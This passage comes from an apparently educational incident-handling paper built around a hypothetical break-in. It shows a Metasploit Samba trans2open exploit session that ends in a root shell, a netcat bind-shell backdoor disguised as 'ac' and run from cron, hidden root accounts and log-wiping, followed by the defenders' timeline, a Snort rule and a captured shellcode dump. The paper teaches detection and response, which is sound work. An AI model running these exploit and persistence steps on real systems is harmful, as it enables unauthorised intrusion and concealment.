
4.3.4 Use Existing Exploits

Dick waited until the weekend. He knows that most people will leave the office a bit early on Friday night. As well, even though there may be people doing overtime work. But on a Friday night, the odds are that most people would go out for parties, or having a break after a hard-working week.

As planned, on a Friday night when everyone has gone home after 9:00 PM. Dick repeated his moves systematically, bouncing a few sites before finally come back to the target. He launched MetaSploit Framework, and chose the reverse root shell to exploit the system with the Samba trans2open buffer overflow. To his surprise, the system has not been patched. It was as easy as 123, just as if he were doing this at home.

Since he is familiar with the MetaSploit Framework, he can launch the attack and gain root access in less than two minutes!

```
[root@phantom framework]# ./msfconsole
```



```
+ -- --=[ msfconsole v2.2 [30 exploits - 33 payloads]

msf > use Samba_trans2open
msf Samba_trans2open > set RHOST 10.10.20.10
RHOST -> 10.10.20.10
msf Samba_trans2open > set RPORT 139
RPORT -> 139
msf Samba_trans2open > set PAYLOAD linx86_reverse
PAYLOAD -> linx86_reverse
msf Samba_trans2open(linx86_reverse) > set LHOST 10.10.20.40
LHOST -> 10.10.20.40
msf Samba_trans2open(linx86_reverse) > set target linx86
target -> linx86
msf Samba_trans2open(linx86_reverse) > exploit
[*] WARNING: the correct case of the 'target' variable is 'TARGET'
[*] Starting Reverse Handler.
[*] Starting brute force mode for target Linux x86
[*] Trying return address 0xbffffdfc...
[*] Trying return address 0xbfffe9fc...
[*] Got connection from 10.10.20.10:42272

df -k
```

```
Filesystem           1K-blocks      Used Available Use% Mounted on
/dev/hda5             12096724   3440580   8041660  30% /
none                    127880         0    127880   0% /dev/shm


id
uid=0(root) gid=0(root) groups=99(nobody)
```

4.3.5 Use Zero-Day Exploit

At this point, Dick has no reason to use any Zero Day Exploit since the existing Samba buffer overflow exploit worked like a charm.

4.4 Keeping Access

To disguise system admin spotting his backdoors, Dick created a couple of root userid called `nmbd` and `smbd` under /etc where the real smbd and nmbd servers/daemons located. While this may not be as good as in `/proc` file system but it won't get removed once the system get rebooted.

However, to ensure he has remote access to the system, he installed the `vnc` server from the http://www.realvnc.com/ on the system. Dick also created a `cron` job in `crontab` to run netcat (`nc`) using the `nmbd` (root userID) but renamed netcat as "`ac`" on the Linux system. Recall "`ac`" is the accounting program in Red Hat 6.0 but does not appear to be on Red Hat 9.0, the same trick that was described in Ed Skoudis' "Counter Hack" (see ref [15]).

```
# ac -l -p 14641 -e /bin/sh
```

As described by Ed Skoudis, this command tells Netcat to run as a backdoor, listening on TCP port 14641.for network traffic, and send back a shell. As opposed to using some obscure number like 1337 (which means elite hacker), 14641 is less obvious, and therefore less likely, to be spotted. This way he has a backdoor shell even if the front door is removed and is no longer available. This would allow Dick to execute the following to get an interactive shell (see ref [15]).

```
$  nc victim-1 14641
```

4.4.1 Defending the system

Sadly at this stage of the game, it might be too late to defend the system. As

pointed out in Hacking Exposed (ref [50]): while the traditional wisdom was to run file system integrity check ultiities such as `tripwire` with cryptographic checksum to detect any changes in the file system, the effectiveness of this approach may vary depending on situations. As mentioned in many security books below, if the hacker installs a Kernel installable module rootkit, such as `Loki, Stcpshell, Adore` or `Knark`, then even `tripwire` becomes useless because essentially these rootkits rewrite just about any thing and allow the hacker maintains absolute control, as described in "Anti-Hacker Toolkit", "Hacking Exposed", "Counter Hack" and "Hackers Beware" (ref [15], [16], [50], [51]). The hacker can even hides his backdoor with some commonly used commands such as `ls, cp, ps, netstat.` The system admin requires to look deeper into the system to spot the changes.

Therefore, the only sure way to defend the system is to reinstall the OS, because even though `chkrootkit` is used there is no guarantee the problem is fixed.. At this late stage of the battle, the only thing an admin can do is to backup any ASCII or TEXT data and re-install the OS image from scratch. (see ref [15], [16], [50], [51]).

4.5 Covering Tracks

As described in "Linux System Security" by Scott Mann & Ellen Mitchell (ref [8]), Linux log files are typically defined `in /etc/syslog.conf` which further specifies what goes where. For example, messages related to privileged access are captured in `/var/log/secure`, and almost everything else, such as the Pluggable Authentication Module (PAM) authentication failure like user logins, goes to `/var/log/messages`. On the other hand, if this were a Solaris host, then `/var/adm` will be the log directory to look for information.

Dick did not leave any audit trails behind, he eliminated the entries that were related to his activities from `/var/log/messages` and `/var/log/secure`. In addition, he also removes his entries from the `.bashrc_history` file.

5 The Incident Handling Process

While the hypothetical company does not have a formal Incident Handling procedure, it is fortunate that the company recently sent some of their staff to SANS Track 4 Exploit, Hacking and Incident Handling class. The company is beginning to get educated and get smart about Incident Handling.

5.1 Preparation Phase

Preparation is the key to success. As SANS Track 4 Student Notes(see ref [1])

points out: Like any diasaster recovery planning, frequent data/storage backup is critical to the success of business continuity, or any fire drill is an attempt to ensure when there is a real incident, the emergency response team knows exactly what to do when they are under pressure. Proactive measure is far more effective than the reactive actions.

5.1.1 Existing Incident Handling Procedures

Back to our hypothetical company, let's say the company weighs business goals more important than those of information security. Therefore, security incidents also come through the Help Desk as a form of requests or complaints.

5.1.1.1 Phone Call Service Requests

Complaints usually come in as a phone request. When the phone call arrives at the help desk, the first-line support person will assess the problem. If this requires further action, the call will be redirected to second-level support. This is the case if the problem cannot be resolved within 15 minutes time interval, the issue will be escalated. The second level support team may need more time to further investigate the problem. In normal curcimstances, the second level analyst will be working in silo. 2nd level support composes of the server analyst, web application, or the firewall group. However, if this is a crisis situation, then the second level team may work together in a designated war room which can help facilitate group discussions.

5.1.1.2 War Room

The war room is a designated room designed with a closed door that allows 2 to 5 people to sit in and discuss matters. It is equipped with a phone line (or called the hot-line) and a computer to provide the support staff to access the end-user or production network, as well as a drawing board that enables these support staff to freely discuss and exchange ideas on the issues at hand, which in the hope to find resolution to the problem, without disturbing other people who may be sitting nearby.

5.1.2 Existing Countermeasures

While system logs exist on servers, logging is not turned on due to the extra storage overhead. While firewall is in place, it is only meant to guard the main entrance. Firewalls are not installed on servers. Most LAN segments are running Cisco 2500/2600 router with simple Access Control List capabilities. SNMP is also turned on for easy remote network management.

Intrusion Detection System (IDS) is still a fairly new concept to most people. It has been introduced to the company a couple of times in the past, but it has not been very successful.. IDS is not fully implemented due to the perception that

these IDS generates a lot of false positives, and they slow down the network. Many people still have their doubts on the usefulness of IDS.

Firewall and servers are located in a designated locked room. Only authorized personnel can go in the locked room for performing maintenance work. So, there is a minimal amount of physical security in place.

5.1.3 Incident Handling Team

Since the company is operating in a very informal manner, there is currently no formal Incident Handling Team per se. However, because previously there had been minor incidents happened in the past, these are the people who have worked together in the last few emergency situations. The IS department is not a very big organization. There are a total of 20 people in IS. The organization is roughly structured as follows:




Figure 4: IS Organization Structure

William is the head of IS.. Susan is the most experience Unix System Admin around, but she seems to be always overloaded. Jason is the web administrator.. Derek is the firewall specialist. Ivan monitors the general health of the network.. Danny is the help desk manager responding to customers complaints.

Given that these folks are the most experienced in the company, and they have worked together for a couple of emergency situations in the past, they are the IH team. They have set up an informal contact list meant for off-hour emergency contact:

William	321-4218

Susan	531-9321
Jason	823-6742
Derek	727-2214
Ivan	824-4309
Danny	234-5147

5.1.4 Policy Examples

Given this is a young private company with less than a few hundred employees, where achieving business objectives and making profits is the ultimately goal. Information security is only necessary to protect the assets and intellectual properties of the company, these processes are minimally and informally defined. The only thing the company has are the informal guidelines for what the employees should follow:

Information classification*:* The company data custodian has informally established a classification scheme for how to handle sensitive information and data. Information are classified primarily based on their competitive nature, such as private, confidential, proprietary, and company secret. However, there is no direct relationship between information classification and how security incidents or break-ins should be handled together. For example, it might be better if the company has rules governing the type of encryption algorithms used for the corresponding data, in proportional to their competitive nature. This would help protecting the resources even if the employee laptops are stolen.

Employee Internet Access: The company has informally outlined what are the acceptable employee behaviours on the Internet. For examples, employees are prohibited from downloading inappropriate materials such as pornographic images or viewing sexually explicit material using company assets. Also, online gambling are prohibited. Apart from that, employees are pretty much free and are allowed to do what they think are appropriate. For example, even though there are guidelines in place, they are not strictly enforced. Employees email and web access records are logged, but they are not periodically reviewed.

Emergency Access and Disaster Recovery*:* In recent years, there have been a few world disaster events happened, the company is beginning to realize the importance of Business Continuity.. The company has recently started to implement server backup. However, backups are not done as frequent as they should. Full server backup is only done once a month, due to the long backup process and these backup media and storage cost money. Also, there is no backup tasks performed for user desktops.

5.1.5 Tool/Resource

The ideas of tools and resource were constructed based on many of the NIST recommendations (see ref [48]):

- ***Contact Information*** – IH team members and their phone number
- ***On-call Information*** – this includes the escaluation procedure and call down list for backup personal.
- ***Pager and cell phones*** – since the help desk is the focal point for the incident handling. Help Desk is responsibe for calling the core team

members.

- ***War Room*** – this is the room for the incident handling team to perform the investigation.
- ***Computer forensic workstations and backup devices*** – dedicated workstations and backup devices used by the incident handling team, for duplicate the evidence. No other staff are allowed to get access to these devices.
- ***Packet sniffers and protocol analyzers*** – tcpdump, ethereal, and snort are installed on the incident handling workstations.
- ***Floppies and CDs and Tapes***– this allows for evidence gathering
- ***Spare workstations, computing equipment and routers*** – some spare equipment are available for emergency use and/or hardware replacement for network outages.
- ***Media*** – bootable OS and CD-ROMs, OS media, as well as live CD such as Knoppix.
- ***Security patches*** – CD version of the security patches, in case the network is not available
- ***Backup images*** – of OS and applications stored in secondary media, such as CD, or tape drive.

5.2 Identification Phase

Determining it is an Incident and not an event is sometimes difficult (see ref.[1]). However, in our story, it is rather obvious since this is a website defacement, with inappropriate images.

A female worker discovered the web defacement who came in during off-hour. As soon as the Help Desk person received the phone call, he wrote down the details and start paging the network operation group for help. The network operation centre personnel realized that this is a serious security breach. He informed his manager, Danny, who is in charge of the Help Desk Operation. Danny immediately paged the core team, which composes of Susan, Derek, Ivan and himself. Ivan ordered his team to turn on the network trace, as well as re-connect the remote end of the company web server to a different remote port instead of the original Ethernet port as soon as he received the phone call.

5.2.1 Incident Timeline

10:00 PM - incident identified by a user Maureen who noticed the company web page has been defaced

10:05 PM – Maureen reported the incident to Help Desk

10:08 PM – Danny paged Network Operation Centre

10:15: PM - security break-in problem confirmed. Firewall team is paged, other core team members are notified. Network trace is turned on; however, no action taken against the web server until core team members arrived the crime scene.

10:45 PM – all core team members arrived back to the company site, and reported to the chief in the war

room.

10:50 PM - network operation centre staff rewires the company web server to a different Ethernet port for isolation.

11:00 PM - web developer searched for a backup web server.

11:15 PM – investigation continued. The firewall team spotted some of the incoming traffic comes from the Joint Venture IP address, as well as using dormant userid from ex-employee.

11:30 PM – The firewall team has spotted the Samba server was compromised.from one of the Snort log file. Because of this, the core team ordered the network operation centre to lock down the entire subnet. At this point, the core team realized that the attacker has used the Samba server as a spring board to get to the web server.

12:00 AM - In addition to isolating the entire subnet that is affected by this incident, the core team decides to reset/change all the user accounts/passwords that are assigned to the Same subnet. Users will be required to notify the help desk on Monday in order to receive a new password.

12:30 AM - Since the compromised servers are disconnected from Internet, they are in effect are isolated in a closed network environment. the core team started to perform data back-up on these affected hosts.

1:00 AM – the IH team found a backup machine that can be used in place of the original web server. However, the bad news is that this requires a full OS installation and add everything else.

2:00 AM – the IH team searched the firewall log, snort log, tcpdump log, and found that snort running on the Samba server was knocked down by the Intruder, based on the log files found.

2:30 AM – IH team found there were two root userIds were created, and cron tab was modified to run something called ac. They were not sure about what "ac" is, and then Susan realized this was not the accounting program.

3:00 AM – IH team searched the Internet and CERT and learned about the Samba vulnerability.

4:00 AM – at long last, the backup server seems to be progressing well. The basic OS is up and running.

Saturday Morning:
8:00 AM – the backup server is fully functional.

10:00 AM – IH team began to test the new server and make sure there is no vulnerabilities exist on the server.

12:00 PM – The new web server is back in service.

It took the IH team roughly 16 hours to diagnose the security breach and to restore the services.

5.2.2 Countermeasures Assessment on Effectiveness

In an ideal world, Samba service should be upgraded to the latest version to avoid the exploit possibility altogether. However, given that this is not always possible, the latest version of Snort should be installed with the buffer overflow rules configured, as described in Section 2.6.3.

```
  alert tcp any any -> any 139 (msg:"Exploit Samba trans2open overflow" \
dsize: > 3000;  classtype:attempted-admin; priority: 10 );
```

If the above rule is configured, then Snort will be able to detect the SMB buffer overflow attack as follows:

```
[**] NETBIOS SMB IPC$ share access [**]

02/02-21:46:49.676879 0:10:A4:C3:F8:B5 -> 0:C:41:20:A3:21 type:0x800 len:0x89

10.10.20.40:58149 -> 10.10.20.10:139 TCP TTL:64 TOS:0x0 ID:3825 IpLen:20 DgmLen:123 DF

***AP*** Seq: 0xA24B7605  Ack: 0xA1546CAC  Win: 0x16D0  TcpLen: 32

TCP Options (3) => NOP NOP TS: 60521365 61304992

00 00 00 43 FF 53 4D 42 75 00 00 00 00 18 01 20  ...C.SMBu......

00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 4B  ..............HK

00 00 18 D8 04 FF 00 00 00 00 00 01 00 18 00 00  ................

5C 5C 31 32 37 2E 30 2E 30 2E 31 5C 49 50 43 24  \\127.0.0.1\IPC$

00 3F 3F 3F 3F 3F 00                             .?????.


=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+


[**] NETBIOS SMB trans2open buffer overflow attempt [**]

02/02-21:46:49.697029 0:10:A4:C3:F8:B5 -> 0:C:41:20:A3:21 type:0x800 len:0x5DA

10.10.20.40:58149 -> 10.10.20.10:139 TCP TTL:64 TOS:0x0 ID:3826 IpLen:20 DgmLen:1484 DF

***AP*** Seq: 0xA24B764C  Ack: 0xA1546CDB  Win: 0x16D0  TcpLen: 32

TCP Options (3) => NOP NOP TS: 60521367 61304994

00 04 08 20 FF 53 4D 42 32 00 00 00 00 00 00 00  ... .SMB2.......

00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00  ................

64 00 00 00 00 D0 07 0C 00 D0 07 0C 00 00 00 00  d...............

00 00 00 00 00 00 00 D0 07 43 00 0C 00 14 08 01  .........C......

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90  ................

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 D9 EE D9 74 24  ..............t$
F4 5B 31 C9 B1 1B 81 73 17 93 FB 13 99 83 EB FC  .[1....s........
E2 F4 1A 1E 22 59 A2 20 50 C9 F9 FA 79 9B 1A 1A  ...."Y. P...y...
A3 FF 5E 7B 7B 93 99 EF 3B F1 91 FB 03 78 1A 1A  ..^{{...;....x..
79 89 C2 AB 9A 78 C3 CA D3 29 F5 48 10 54 13 7E  y....x...).H.T.~
D3 E1 A0 B0 9A 40 A2 3B 48 29 AC 36 93 D0 EA 02  .....@.;H).6....
22 59 A2 20 22 50 A2 29 A3 3D 5E 7B 22 59 C3 72  "Y. "P.).=^{"Y.r
F1 F1 BC D4 60 F1 FB D4 71 F0 FD 72 F0 C9 C0 76  ....`...q..r...v
1F BD 23 F0 DE 19 A2 3B 53 54 13 FB 13 99 41 41  ..#....;ST....AA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

```
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 4D 45 54 41 7C E1 FF BF 4D  AAAAAAAMETA|...M
45 54 41 7C E1 FF BF 4D 45 54 41 4D 45 54 41 FC  ETA|...METAMETA.
E1 FF BF 4D 45 54 41 00 00 00 00 00 00 00 00 00  ...META.........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00                          ........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

While the exploit was in action, the rwhois session was captured in `netstat` output. However, the challenge is that this may not be available if the attacker had left the system.

```
[root@victim log]#   netstat | more

Active Internet connections (w/o servers)
```

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State

tcp        0      0 server:33604           10.10.20.40:rwhois      ESTABLISHED

tcp        0      0 victim:33661           victim:ipp              TIME_WAIT

tcp        0      0 victim:33658           victim:ipp              TIME_WAIT

tcp        0      0 victim:33659           victim:ipp              TIME_WAIT

tcp        0      0 victim:33657           victim:ipp              TIME_WAIT

tcp      159      0 server:netbios-ssn     10.10.20.40:33566       CLOSE_WAIT
```

As discussed in section 2.6.3, a host based firewall solution such as running `iptable` or `tcp_wrapper` should be considered. While they alone are not the answer to the problem, the goal is to make the buffer overflow exploit a bit more difficult to execute.

As well, OS hardening procedure should be deployed to lock down all unused services, such as the `rwhois` that was used by the Metasploit framework.

5.2.3 Chain of Custody

As described in SANS Incident Handling Step by-Step and Computer Crime Investigation, it is necessary to keep the communication flow to a minimum (see ref [1]). Therefore, the "need-to-know" policy is applied. Only the core IH team are involved in the entire IH process.

During the handling of the incident, the extended team (CIO, Head of HR, Public Affair, Legal) were notified with status. They were briefed as soon as the incident was under control.

While William (IS Head) has the overall responsibility, the chain of custody is structured as follows:

- Susan acts as overall Incident Handling Specialist in charge of who has access, handles, processes, and prepares for the incident handling.
- Derek assists with the network sniffers and log collections
- Ivan monitors the network traffic in high alert in the event the intruder(s) come back.
- Danny provides brief status to the affected users and takes user complaints.

This is to ensure that in the event that the collected evidence needs to be presented as court evidence, the company has recorded who has access to what, and who handles and process what evidence. This is in accordance to Ken Wyk & Richard Forno's "Incident Response Planning and

Management" (ref [27]) and Julie Allen's "CERT Guide to System and Network Security Practices", (ref [9])

> "The chain of custody of evidence is preserved by having verifiable documentation indicating the sequence of individuals who have handled a piece of evidence an the sequence of locations where it was stored including (dates and times)."

Therefore, the IH team members each has their own note book documenting when, where, how, and what is handled in the event that all the processed evidences need to be used in court order.

5.3 Containment Phase

When an incident has been identified and confirmed, it is important to contain it before it spreads out and gets worse, and causes further damages (ref [1],[48]). As pointed out in NIST IH process (ref [48]): A key to successful containment is the early decision on whether the system be shut down, disconnected from the rest of the production network, or be partially disabled, or continuing operations. (ref [48]). The decision often requires consultation with business owner, weighs security risk vs. revenue loss, according to SANS. (ref [1])

5.3.1 Containment Measures

Depending on the type of incidents, the containment measures may include: Damage Assessment, Evidence preservation, Maintaining service availability, and Tracking the Hacker activity for collecting further evidence (ref [1],[48]).

5.3.1.1 Damage Assessment

The IH team immediately took the web server offline, and replaced the inappropriate contents to avoid any further embarrassment. The IH team restored the external web site within 16 hours (under 24 hr) for customer viewing of company catalog.

5.3.1.2 Evidence presevation

The IH team quietly copied all disk images and/or turned on system/network traces to further collect network activities. A spare workstation was used o replace the damage server.

5.3.1.3 Maintaining service availability

A clone of the web server was contructed on a spare machine based on original OS installation, with recently backed up web contents. Before the system was put back in service, tripwire was installed. Tripwire is a file integrity checking

software that can help detect future file system from alternation by generating a cryptographic checksum for baseline security. It be downloaded from http://www.tripwire.org/

```
# cd /etc/tripwire
# . /twinstall.sh
# tripwire -init
# rm twcfg.txt  twpol.txt
```

The above action is to initialize tripwire with site key and host key. Detailed Tripwire setup and features can be found in Linux Security Cookbook, (ref [6]).

5.3.1.4 Collecting further evidence

Since the IH team was not certain that all the security holes were removed, they turn on TCPdump on the network to capture potential hacker activity:

```
#/usr/local/bin/tcpdump -XX -vvv -A > tcpdump.log
```

-XX	Print each packet in ASCII and in hex mode
-vvv	More verbose
-A	Print each packet in ASCII value

Explanation extracted from man page.

5.3.2 Jump Kit Components

Ironically, many of the hacking tools introduced in SANS Track 4 Hacking Exploits, Tools and Incident Handling (ref [2], [3], [4]. [5]) can be used as "Jump Kit" for Incident Handling. For example,

- Ethereal – a tool can decode packet such as Ethernet
- TCPdump – similar to Ethereal, except in ASCII mode
- Snort – Open Source Intrusion Detection System
- Nmap – Network Mapping for vulnerability
- Nessus – Security scanning for OS vulnerability
- PGP – Pretty Good Privacy which is originally developed by Phil Zimmerman, available from httop://www.pgp.com/ or MIT.
- Tripwire – for file integrity check
- CD-recorder – External Backup Media
- External Hard Drive – for data replication
- Tape – External backup media
- PC capable of running dual boot, Windows and Linux.
- Cell phones – for out of band communications

We will see more in the backup section where netcat can be used by IH team.

5.3.3 Detailed Backup of a Victim System

Many choices for backing up a victim system: `dump, tar, cpio`, or the `dd` commands, the IH team performed a dump and a tar commands to ensure no lost of critical data.

```
#/sbin/dump  -0 -f  /dev/rst0  /
```

The IH team performed a level 0 dump (full backup) with timestamp to the tape drive called `/dev/rst0` and starting from the root directory.

5.3.3.1 Backup Data Files

To preserve the authenticity and without tempering any evidence, it is important to backup all relevant data and create duplicate disk images before beginning any forensic work (see ref [1], [48],.[49]).

In our example, the victim machine is running Red Hat 9, and the Incident Handling system is running SuSE 9.1. Therefore, the IH team performed a tar commands to back up all relevant data and sent the tar file over to the tmp directory of the IH machine as follows:

```
 #tar cvfb - 20 . | ssh  10.10.20.20 dd of=/tmp/test  obs=20b
```

if the remote system is equipped with a tape drive, then it can be replaced with `of=/dev/rst0`. In our example, we choose to use the blocking factor of 20 for efficiency. (ref [10]. [11]. [12]).




Figure 5: Data Backup using tar command

Screen captures shown on victim machine as well as showing the resulting tar contents on the Incident Handling machine.

